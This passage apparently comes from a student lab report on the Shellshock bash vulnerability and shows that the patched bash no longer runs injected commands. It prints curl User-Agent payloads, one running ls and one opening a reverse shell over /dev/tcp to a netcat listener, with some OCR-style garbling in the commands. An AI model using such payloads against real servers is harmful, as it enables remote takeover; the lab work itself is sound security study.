
Screenshot of using patched bash.



### Task 3:


On enter the following code in the agent argument on the patched bash, we can observe that the ls command does not run, and is assigned to the HTTP\_USER\_AGENT as a value and not parsed as a function.

```
curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/ls -l"
http://localhost/cgi-bin/myprog.cgi
```



## Task 5:

Same behaviour can be observed for the reverse shell technique. The terminal running the netcat command does not get the shell access, because again the value sent via the agent argument is simply assigned as a value and is not parsed as a function.



```
root@VM: /usr/lib/cgi-bin# curl -A "()" { echo 'Bye World'; }; echo Content type: text/plain; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&l 2>&l" http://localhost/cgi-bin/myprog.cgi

***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'Bye World'; }; echo Content type: text/plain; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&l 2>&l
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=37780
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
root@VM: /usr/lib/cgi-bin#
```

```
[02/14/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```